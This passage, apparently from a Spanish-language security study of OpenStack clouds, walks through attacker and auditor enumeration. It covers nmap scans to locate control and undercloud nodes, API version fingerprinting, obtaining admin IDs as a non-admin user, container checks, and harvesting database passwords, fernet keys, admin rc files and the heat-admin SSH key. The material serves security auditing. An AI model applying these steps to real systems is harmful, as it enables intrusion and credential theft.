

Figura 12: NAT con router virtual

La forma de conocer la red externa del gateway e IPs flotantes es muy sencilla, ya que tan solo hay que realizar un traceroute desde la instancia a una IP del exterior. En la salida se observará por norma general que el segundo salto de la red será el router principal de dicha red. Otra forma de averiguar esta red, en caso que la instancia tenga asociada una IP flotante, será consultar los metadatos de la instancia, como se indicó en el apartado de obtención de metadatos.

```
root@demo:~# traceroute -n 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  * * *
 2  192.168.110.1  2.338 ms  2.337 ms  2.326 ms
 3  * * *
 4                 15.811 ms  15.776 ms  15.780 ms
 5                6.645 ms  17.411 ms  20.547 ms
 6                18.003 ms  15.156 ms  15.703 ms
 7                5.067 ms  9.188 ms  48.887 ms
 8                 7.609 ms  7.310 ms  7.939 ms
 9                 15.896 ms * *
10  8.8.8.8  7.734 ms *  42.108 ms
root@demo:~#
root@demo:~# nmap --open -sV -n -p 5000 192.168.110.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-24 15:34 UTC
Nmap scan report for 192.168.110.23
Host is up (0.0029s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  http    Apache httpd
```

Figura 13: Identificación de red externa y escaneo de puerto 5000 (Keystone) para localizar nodo de control de OpenStack

Hay que indicar que esto será aplicable en los entornos de nube más sencillos, ya que en escenarios con otros drivers de SDN o con firewalls de terceros entre diferentes redes puede ser más complicado conocer la IP de salida que esté usando realmente la instancia en cuestión.

Si se ha podido conocer la IP de salida de la instancia, será posible enumerar luego los diferentes servicios que se encuentren en dicha red. Esto será muy interesante ya que, por simplicidad, en algunos casos la red externa para instancias estará compartida con la red de APIs públicas de la plataforma, y se podrá por tanto expandir el ataque de la instancia hacia la propia plataforma de control de la nube, pudiendo así llevar a cabo acciones de enumeración o ataque que se explicarán en los siguientes apartados.

También se podrá realizar una enumeración contra otras redes internas de la empresa, pero este procedimiento no será diferente al que se realizaría desde cualquier tipo de máquina, con lo que carece de interés para este documento (mentar como excepción el caso que se esté tratando de localizar los servicios de API públicos de OpenStack).

4.2. Con conectividad a la plataforma

En este apartado se discutirán diferentes métodos de enumeración desde el punto de vista de un usuario que tiene conectividad directa con la plataforma de OpenStack. Este podría ser el caso de un actor malicioso dentro de la empresa (o *insider*), un atacante que ha podido acceder a la red interna de la misma mediante una red Wifi por ejemplo o, como se ha observado en el apartado anterior, un atacante que disponga de conectividad a estos elementos desde una instancia que haya sido comprometida.

4.2.1. Identificación de servicios

El primer paso a realizar como atacante o como auditor deberá ser un reconocimiento de los diferentes elementos que haya en la red objetivo. Esto puede realizarse de la misma forma que en un entorno tradicional, a través de herramientas como nmap, que permitirá identificar los puertos abiertos en las IPs de esta red, y así saber qué servicios de OpenStack existen en la nube.

En la siguiente captura pueden observarse unos ejemplos de resultados de escaneo de red mediante nmap:

```
Nmap scan report for 192.168.110.10
Host is up (0.012s latency).
Not shown: 65364 filtered ports, 169 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
8088/tcp open  http    Apache httpd

Nmap scan report for 192.168.110.23
Host is up (0.0045s latency).
Not shown: 65498 filtered ports, 25 closed ports
PORT      STATE  SERVICE       VERSION
22/tcp    open   ssh           OpenSSH 7.4 (protocol 2.0)
80/tcp    open   http          Apache httpd
5000/tcp  open   http          Apache httpd
6080/tcp  open   caldav        Radicale calendar and contacts server (Python BaseHTTPServer)
8000/tcp  open   http          Apache httpd
8004/tcp  open   http          Apache httpd
8774/tcp  open   http          Apache httpd
8776/tcp  open   http          Apache httpd
8778/tcp  open   http          Apache httpd
9292/tcp  open   http-proxy    HAProxy http proxy 1.3.1 or later
9696/tcp  open   http-proxy    HAProxy http proxy 1.3.1 or later
25672/tcp open   unknown
Service Info: Device: load balancer

Nmap scan report for 192.168.110.26
Host is up (0.13s latency).
Not shown: 64444 filtered ports, 1089 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
2022/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
```

Figura 14: Resultado de escaneo de puertos con nmap

En la captura se pueden ver 4 ejemplos de IPs que corresponden a diferentes nodos de la plataforma. Ignorando el puerto 22 (SSH) presente en todas máquinas, se podrían identificar los siguientes roles:

- Nodo de *undercloud* (192.168.110.10): Se observa abierto el puerto 8088 con un servidor web, que es desde donde el servidor de aprovisionamiento sirve imágenes de PXE para el aprovisionamiento del resto de nodos en esta release de OpenStack.
- Nodo de control (192.168.110.23): Se observan múltiples puertos abiertos, entre los que se encuentran los puertos típicos de APIs de OpenStack, como el 5000 (Keystone) o 8774 (Nova). Esto identificaría a este servidor como un nodo de control.
- Nodo de cómputo (192.168.110.26): Se puede identificar como nodo de cómputo por el SSH adicional en el puerto 2022, utilizado por el servicio de migración de máquinas virtuales entre diferentes nodos de cómputo.

Para identificar los diferentes servicios que tiene habilitados un nodo de control puede observarse la tabla con los puertos usados por defecto de la documentación oficial de OpenStack [20]. Si por ejemplo se observara el puerto 8777 abierto, consultando dicha tabla podría suponerse que en la nube se encuentra habilitado el servicio de telemetría Ceilometer.

Hay que indicar también que el nodo de *undercloud* responderá a un mayor número de servicios si se conecta a través de la red de provisión (donde hace las veces de gateway) en lugar de la red de servicio. El acceso a esta red no siempre será posible, ya que generalmente se tratará de una red aislada a la que solo tengan conectividad los nodos de la nube. La identificación de servicios podrá realizarse por tanto desde uno de estos nodos, o también desde el exterior en caso que se permita el acceso no restringido a dicha red por error.

```
Nmap scan report for 192.168.100.1
Host is up (0.0020s latency).
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
873/tcp   open  rsync       (protocol version 31)
3000/tcp  open  http        Apache httpd
5000/tcp  open  http        Apache httpd
5050/tcp  open  http        Werkzeug httpd 0.9.1 (Python 2.7.5)
6000/tcp  open  X11?
6001/tcp  open  X11:1?
6002/tcp  open  X11:2?
6385/tcp  open  http        Apache httpd
8000/tcp  open  http        Apache httpd
8004/tcp  open  http        Apache httpd
8080/tcp  open  http-proxy?
8088/tcp  open  http        Apache httpd
8774/tcp  open  http        Apache httpd
8775/tcp  open  unknown
8778/tcp  open  http        Apache httpd
8787/tcp  open  unknown
8888/tcp  open  http        Apache httpd
8989/tcp  open  unknown
9000/tcp  open  cslistener?
9292/tcp  open  unknown
9696/tcp  open  unknown
35357/tcp open  http        Apache httpd
```

Figura 15: Escaneo de puertos del nodo de *undercloud* en red de provisión

Este nodo podría identificarse por ejemplo a través de los puertos 5050 y 6385, usados por Ironic para el despliegue sobre *bare-metal*.

4.2.2. Identificación de versión de OpenStack

Teniendo acceso a los puertos públicos de API, es posible conocer la versión de OpenStack del entorno. Para ello se puede realizar una petición HTTP a la API de Nova (puerto 8774), comprobar la última versión de API soportada y después consultar a qué release corresponde dicha versión de API en la documentación de OpenStack [21]:

```
# curl -s http://192.168.110.23:8774 | jq '.versions[] | select(.status == "CURRENT")'
{
  "status": "CURRENT",
  "updated": "2013-07-23T11:33:21Z",
  "links": [
    {
      "href": "http://192.168.110.23:8774/v2.1/",
      "rel": "self"
    }
  ],
  "min_version": "2.1",
  "version": "2.60",
  "id": "v2.1"
}
```

Figura 16: Comprobación de versión de API de Nova

En el caso de la imagen se puede observar que la versión de API es la 2.60, que es la que aparece en la documentación como la versión máxima de API de la release Queens.

Es posible llevar a cabo este mismo proceso de identificación de versión con otras APIs pero Nova es el candidato ideal, ya que suele tener más cambio de versiones y es el elemento más presente en estas nubes. En caso que la versión de la API de Nova sea la misma en dos releases diferentes, como es el caso de las versiones Ussuri y Victoria, sí sería recomendable consultar otra API como la de Cinder para identificar la versión exacta.

4.3. Usuario de la plataforma

En este escenario se describirán procedimientos de enumeración para el caso en que se dispongan de credenciales de usuario de la nube. De nuevo, esto podría ser causado por un *insider*, o por otro agente que haya podido hacerse con unas credenciales válidas del entorno.

4.3.1. Información de recursos

Lo primero y más sencillo de obtener serán los diferentes recursos de nube a los que tenga acceso el usuario al que pertenezcan las credenciales: instancias, imágenes, volúmenes, redes, etcétera. En el caso de disponer de acceso a la interfaz gráfica Horizon, tan solo habrá que hacer login con las credenciales obtenidas y acceder a los diferentes apartados para visualizar los recursos:



Figura 17: Listado de instancias en Horizon

En caso de tener que obtener esta información a través de consola, lo mejor será utilizar el cliente *openstack* para línea de comando. Para poder utilizar el mismo, lo más cómodo es descargar el fichero de credenciales a través de Horizon, que contendrá las diferentes variables de entorno necesarias para el correcto funcionamiento del cliente. Después se cargarán dichas variables con el comando *source* y se invocará el cliente *openstack*:



Figura 18: Descarga del fichero de credenciales

Si de ninguna forma fuera posible conectar a Horizon, porque no se disponga de conectividad o porque no estuviera instalado, se podrán introducir los datos requeridos a mano. Típicamente se necesitarán los siguientes:

- URL de autenticación: ubicación de la API de Keystone, se podrá haber obtenido mediante enumeración. Se podrá especificar con el parámetro *--os-auth-url* o mediante la variable de entorno *OS_AUTH_URL*.

- Nombre de usuario: se asume que se dispone del nombre de usuario. Indicado mediante parámetro *--os-username* o variable *OS_USERNAME*:

- Contraseña: similar al anterior. Indicado mediante parámetro *--os-password* o variable *OS_PASSWORD*.
- Dominio: típicamente será igual a *default*. Si hubiera más de uno se podrá obtener consultando en Horizon, aunque si se disponen de credenciales se debería conocer también el dominio. Parámetro *--os-user-domain-name* o variable *OS_USER_DOMAIN_NAME*.

Una vez indicados estos datos será posible realizar peticiones a través del cliente. Esta sería una pequeña guía de comandos recomendados a ejecutar:

- *openstack catalog list*: de esta forma se obtienen todos los endpoints disponibles, que indicarán qué tipos de recursos pueden estar presentes en la nube.
- *openstack <tipo de recurso>list*: así podrán listarse los diferentes elementos disponibles de un determinado tipo de recurso. Ejemplo para ver máquinas virtuales: *openstack server list*.
- *openstack <tipo de recurso>show <id o nombre de recurso>*: para obtener detalles de un recurso concreto. Ejemplo para ver red *public*: *openstack network show public*.

Para comprobar las posibilidades de cada una de estas opciones, o para ver los tipos de acciones que pueden realizarse, es recomendable también comprobar la ayuda del cliente usando la opción *--help*.

```
# source demo-openrc.sh
# openstack server list
+--------------------------------------+---------+---------+-------------------------------------+-----------+---------+
| ID                                   | Name    | Status  | Networks                            | Image     | Flavor  |
+--------------------------------------+---------+---------+-------------------------------------+-----------+---------+
| 256d0591-ef8c-4083-8de7-2acf445eca64 | debian2 | SHUTOFF | private=10.0.0.150, 192.168.110.228 | debian-10 | m1.tiny |
| 2a916d3f-6931-4ece-b629-e61c887a778b | demo3   | SHUTOFF | private2=10.1.0.48                  | cirros    | m1.tiny |
| b3fea7cb-cbb1-435e-af69-80f240faae4b | demo2   | SHUTOFF | private2=10.1.0.252                 | cirros    | m1.tiny |
| 05209139-2288-46bb-9a11-f8a93fe3e2be | demo    | ACTIVE  | private=10.0.0.180, 192.168.110.218 | debian-10 | m1.tiny |
+--------------------------------------+---------+---------+-------------------------------------+-----------+---------+
```

Figura 19: Listado de instancias desde consola

Ciertos tipos de recursos no pueden mostrarse con un usuario sin rol de administrador. Entre este tipo de recursos estarían por ejemplo los proyectos, los usuarios o sus roles (principalmente elementos de Keystone), o datos del propio sistema, como el estado de los diferentes servicios e hipervisores. Existe también otro parámetro disponible solo para usuarios con rol de administración: el *--all*, con el que pueden visualizarse elementos de todos los proyectos, y no solo aquellos que tiene asociados el usuario.

Finalmente, otra posibilidad de enumerar recursos sería realizando directamente llamadas HTTP a la API. A este respecto solo se comentará que para realizar estas peticiones es necesario solicitar primero un token a través de Keystone, y luego utilizar este token para

autenticarse en el API que corresponda y hacer la petición pertinente.

Realizar peticiones HTTP directas es útil sobre todo para comprobar cómo funcionan las diferentes llamadas y para visualizar todos los datos que proporciona la API, ya que el cliente puede ocultar alguno de éstos. Lo recomendable es utilizar un proxy tipo Burp [22] o ZAP [23], capturar las peticiones realizadas por el cliente y después replicarlas/modificarlas mediante dicho proxy:

Figura 20: Obtención de token a API de Keystone mediante Burp

Figura 21: Listado de instancias usando API de Nova con token obtenido mediante Burp

4.3.2. Obtención de identificadores ajenos

Todo elemento en una nube OpenStack tiene asociado un identificador en formato hexadecimal. Típicamente un usuario podrá visualizar los identificadores de los elementos a los que tiene acceso: su proyecto, sus instancias, su propio id, etcétera. Sin embargo, aunque estos identificadores no son un secreto como tal, sí que es cierto que un usuario no administrador generalmente no puede obtener identificadores ajenos.

Estos identificadores podrían ser útiles por ejemplo en el caso que un atacante pudiera llevar a cabo un ataque de tipo *Cross-Site Request Forgery*, ya que las peticiones a la interfaz gráfica generalmente usan identificadores y no nombres. Por ejemplo, una petición de asociación de un usuario a un proyecto incluirá el id de dicho usuario, el id del proyecto objetivo, y el id del rol con el que el usuario se asociará a dicho dominio.

Un usuario puede consultar su id, los ids de sus proyectos y los ids de sus roles directamente en la respuesta a la petición de generación de token mediante Keystone (la dirigida a */v3/auth/tokens* que se vio en el apartado anterior). Sin embargo, habrá ciertos casos en los que un usuario podrá llegar a visualizar también ciertos ids ajenos, como por ejemplo los ids de usuarios que pertenezcan a su mismo proyecto, o los ids de proyectos desde los que se estén compartiendo recursos.

Con respecto a este apartado, la parte en la que más se han centrado los esfuerzos es en la de la obtención de identificadores relacionados con administradores del entorno, es decir, del usuario admin, el proyecto admin o el rol admin. El id del proyecto admin es posible obtenerlo por ejemplo mostrando las propiedades de aquellos elementos compartidos, como imágenes o redes públicas, ya que solo un usuario con rol administrador pueden compartir elementos, y típicamente estarán compartidos desde el proyecto admin.

En la siguiente captura pueden observarse dos terminales: una con una sesión no privilegiada en la que se obtiene el id del proyecto admin, y otra con una sesión de administrador para verificar el identificador:



Figura 22: Obtención de identificador de proyecto admin con usuario no administrador

La obtención del id para el usuario admin ha sido algo más compleja de lograr, ya que todos estos elementos compartidos solo muestran el id del proyecto. Sí que hay un elemento en el que pueden llegar a visualizarse, y es en los eventos de instancias.

Por cada instancia existe un registro de eventos en el que se va almacenando las acciones que van ocurriendo sobre la misma (creación, arranque, parada, etcétera). En caso que el usuario admin haya llevado a cabo alguna acción de mantenimiento sobre alguna instancia del proyecto al que pertenece el usuario que está realizando la enumeración, se observará un evento con el identificador del primero.

En la siguiente captura se observarán de nuevo dos terminales. En la primera se puede ver un bucle en el que se obtienen los campos *Project ID* y *User ID* de los eventos de cada una de las instancias, que posteriormente se ordenan y se eliminan duplicados con *sort -u*. Se observa que hay dos pares diferentes: uno que corresponde al usuario demo utilizado para la enumeración y otro perteneciente al proyecto admin, cuyo id de usuario corresponde con el del usuario admin. Esto último se verifica en la segunda terminal.



Figura 23: Obtención de identificador de usuario admin con usuario no administrador

Sobre la obtención del id del rol admin, éste no ha podido ser obtenido con un usuario estándar. Dicho id solo se encuentra presente en Keystone, y éste impide a cualquier usuario no administración su visualización.

4.4. Acceso a la infraestructura

En el último escenario de enumeración, se contemplará la posibilidad de que un atacante haya podido ganar acceso a la propia infraestructura de la nube. Esto podría haber ocurrido por ejemplo por una vulnerabilidad de ejecución remota de código en uno de los servicios de OpenStack o mediante el robo de unas credenciales o clave SSH que permita el acceso a un nodo físico.

Aquí habrá diferentes casos, ya que según el tipo de acceso que se haya obtenido, el atacante podrá haber "aterrizado" en un nodo de cómputo, de control o en el de *undercloud*, y en el caso de los dos primeros que se encuentre dentro de un contenedor o en el host físico.

De nuevo, no se tendrán en cuenta ciertos puntos de enumeración, como comprobar el fichero /etc/hosts, ya que aunque por ejemplo este fichero proporcione información muy valiosa del entorno se trataría de un punto de enumeración genérico que debería llevarse a cabo en cualquier tipo de auditoría/ataque a un servidor Linux. Se tratará por tanto de incluir únicamente puntos relacionados con entornos OpenStack.

4.4.1. Comprobación de presencia en contenedor

Como se ha indicado anteriormente, los servicios de OpenStack en los nodos de cómputo y de control se encuentran aislados en contenedores. En caso que un atacante haya obtenido ejecución remota de código a través de una vulnerabilidad en uno de estos servicios, lo

normal es que se encuentre dentro de un contenedor.

Para verificar esto existen varias evidencias que se pueden consultar:

- El proceso con PID 1 no es systemd ni init, sino directamente un proceso de aplicación.
- Los cgroups del proceso con PID 1 (en */proc/1/cgroup*) no apuntan a "/", sino que tienen referencias de docker.
- Comprobando los puertos abiertos y su propietario (por ejemplo mediante *ss -ntlp*), se observa que hay muchos puertos a la escucha en comparación con el número de procesos, y que no es posible visualizar el proceso propietario de muchos de ellos.
- En /proc/mounts se ve que el FS raíz es un montaje de tipo *overlay* con referencias a docker, y se ve que ficheros de */etc* como el *hosts* o el *resolv.conf* son también montajes.

Es posible que alguno de estos puntos no tenga por qué cumplirse, ya que un contenedor puede usar ciertos espacios de nombre del host en lugar de tener unos propios aislados. Será recomendable por tanto comprobar varios de estos puntos para asegurarse que efectivamente la máquina se trata de un contenedor.

En la siguiente imagen puede verse una comparativa de estos puntos entre un contenedor y su host:



Figura 24: Comprobación evidencias de servidor en contenedor

En caso de encontrarse en un contenedor, será también interesante comprobar si dicho contenedor está corriendo en modo privilegiado, ya que esto facilitará escapar del contenedor. Para ello puede tratarse por ejemplo de montar una unidad de tipo *tmpfs*. En caso que sea posible el contenedor estará ejecutándose como privilegiado.

4.4.2. Identificación del rol del servidor

El siguiente punto de enumeración debería ser comprobar el rol del servidor al que se ha obtenido acceso, ya que en base a éste podrán llevarse una serie de ataques u otros. En ciertas ocasiones el propio *hostname* de la máquina será evidencia suficiente del tipo de nodo (por ejemplo un *os-undercloud* debería tratarse del nodo de *undercloud*), pero a veces habrá que comprobar ciertos elementos para identificar su rol.

Generalmente lo más sencillo será comprobar el tipo de procesos que hay corriendo en la máquina, en caso que no se trate de un contenedor. Si solo hubiera procesos relacionados con nova o neutron, o si hubiera procesos de qemu (usados para ejecutar máquinas virtuales) lo más seguro es que se trate de un nodo de cómputo. Si hubiera más procesos, como keystone, glance, heat, etcétera, lo más seguro es que se trate de un nodo de control o del nodo de *undercloud*.

Dado que el nodo de *undercloud* es también una especie de nodo de control, habrá que disponer de alguna forma para identificar uno u otro. Un método posible es comprobar si hay procesos de ironic (utilizado para despliegues sobre *bare-metal*), ya que su presencia generalmente indicará que se trata del nodo de *undercloud*. Otra forma sería comprobar si los procesos de OpenStack se encuentran ejecutándose bajo contenedores (*docker ps*), puesto que esto ocurre en el nodo de control, no siendo así en el de *undercloud* (por lo menos para la versión de OpenStack analizada).

En caso que solo se pueda identificar un proceso por encontrarse dentro de un contenedor, identificar el rol del host dependerá del proceso en cuestión. De nuevo: procesos tipo keystone, cinder... denotarán un rol de control. En caso que se trate de nova o neutron, dependerá del proceso concreto. A continuación puede observarse una lista con ejemplos:

- Procesos de cómputo: nova-compute, neutron-openvswitch-agent
- Procesos de control: nova-api-wsgi, nova-api-metadata, nova-conductor, nova-scheduler, nova-consoleauth, neutron-server, neutron-metadata-agent, neutron-openvswitch-agent

4.4.3. Comprobación de permisos de superusuario

En un sistema Linux por lo general es una buena práctica ejecutar servicios con un usuario no privilegiado para que en, caso de ser comprometido, un atacante no llegue a obtener el control completo sobre el sistema. Sin embargo, en ocasiones el servicio debe ser capaz de ejecutar ciertas acciones con privilegios de administrador, para lo que habitualmente se emplea la utilidad *sudo*.

En OpenStack el proceso es parecido, solo que los usuarios de servicio tienen una capa adicional de seguridad, y es que en lugar de permitir comandos específicos, se permite únicamente ejecutar como administrador un *wrapper* que proporcionará mayor granuralidad sobre los comandos que podrán ejecutarse. Estos *wrappers* estarán ubicados habitualmente en */usr/bin/<servicio>-rootwrap* (por ejemplo *nova-rootwrap*), y su configuración en */etc/<servicio>/rootwrap.conf*.

Dentro de estos ficheros de configuración a su vez se especifican unos directorios con la ubicación de los filtros, que serán los que especifiquen qué acciones podrá llevar a cabo un usuario. Dichos filtros pueden indicar qué comandos ejecutar (pudiendo usar expresiones

regulares), qué ficheros se pueden leer o qué procesos se pueden matar entre otros. Los filtros estarán ubicados típicamente bajo el directorio */usr/share/<servicio>/rootwrap/*.



Figura 25: Ejecución de comando *ovs-vsctl* como administrador con *nova-rootwrap*

En un proceso de enumeración normal, lo habitual sería comprobar los permisos de superusuario para el usuario actual con *sudo -l*. En un entorno OpenStack además habrá que comprobar por tanto los filtros del *rootwrap* que corresponda. Esto será muy fácil ya que, al contrario del fichero *sudoers* que solo puede ser leído por root, los ficheros de filtros bajo /usr/share son legibles para cualquier usuario de la máquina, lo que puede dar una idea rápida de las capacidades de los diferentes usuarios de servicio de OpenStack.

4.4.4. Búsqueda de datos sensibles

Tras haber ganado acceso a alguno de los nodos, en caso que se disponga de un usuario de un servicio de OpenStack o del usuario administrador, será posible obtener cierta información sensible dentro de las carpetas de usuario o de la configuración de los diferentes servicios.

En un nodo de cómputo por ejemplo, se podrá conseguir la contraseña del usuario *nova* de la BD de OpenStack. Para ello habrá que conectar al contenedor *nova_compute* (*docker exec -it nova_compute bash*) y buscar esta información en el fichero */etc/nova/nova.conf*. De esta misma forma es posible obtener la contraseña del usuario *guest* de RabbitMQ, el gestor de colas usado para intercambiar mensajes entre ciertos servicios de la nube.



Figura 26: Contraseñas de nova en nodo de cómputo

Dentro del contenedor *nova_migration_target* de los nodos de cómputo puede encontrarse en la ubicación */etc/nova/migration/identity* una clave privada SSH, utilizada por Nova para realizar migraciones de máquinas virtuales. La conexión SSH en estos casos

es muy limitada, aunque puede utilizarse para ejecutar ciertas acciones sobre cualquiera de los hipervisores, como gestionar sus máquinas virtuales.

En un nodo de control es posible obtener también contraseñas de bases de datos, solo que en lugar de disponer únicamente de la de Nova será posible obtener la de todos los servicios. Habrá que conectar para ello contenedor a contenedor y obtener la información del fichero de configuración que corresponda (*/etc/neutron/neutron.conf*, */etc/keystone/keystone.conf*...). Otro dato interesante a obtener en el contenedor de Keystone serán las claves de firma de tokens bajo la ruta */etc/keystone/fernet-keys/*. Gran parte de la información mencionada está también disponible en */etc/puppet/hieradata/service_ configs.json*.

En el nodo de *undercloud*, además de información similar a la que pueda encontrarse en un nodo de control, hay información mucho más interesante bajo el *HOME* del usuario utilizado para la instalación de la nube (*stack* por defecto). En primer lugar dentro de este directorio se encontrarán dos ficheros *stackrc* y *overcloudrc*, con las credenciales de administrador del *undercloud* y el *overcloud* respectivamente.

También en el mismo directorio habrá un fichero *undercloud-passwords.conf* con todas las contraseñas de los diferentes servicios del *undercloud*. Además, bajo el subdirectorio *.ssh* se encontrará una clave privada de SSH que puede utilizarse para conectar con el usuario *heat-admin* a cualquier nodo del *overcloud*.

```
[stack@os-undercloud ~]$ ssh -i ~/.ssh/id_rsa heat-admin@192.168.100.16 "hostname"
overcloud-controller-0
[stack@os-undercloud ~]$
[stack@os-undercloud ~]$ source overcloudrc
(overcloud) [stack@os-undercloud ~]$ openstack hypervisor list
+----+-------------------------------------+-----------------+----------------+-------+
| ID | Hypervisor Hostname                 | Hypervisor Type | Host IP        | State |
+----+-------------------------------------+-----------------+----------------+-------+
|  1 | overcloud-novacompute-0.localdomain | QEMU            | 192.168.120.43 | up    |
|  2 | overcloud-novacompute-1.localdomain | QEMU            | 192.168.120.20 | up    |
+----+-------------------------------------+-----------------+----------------+-------+
```

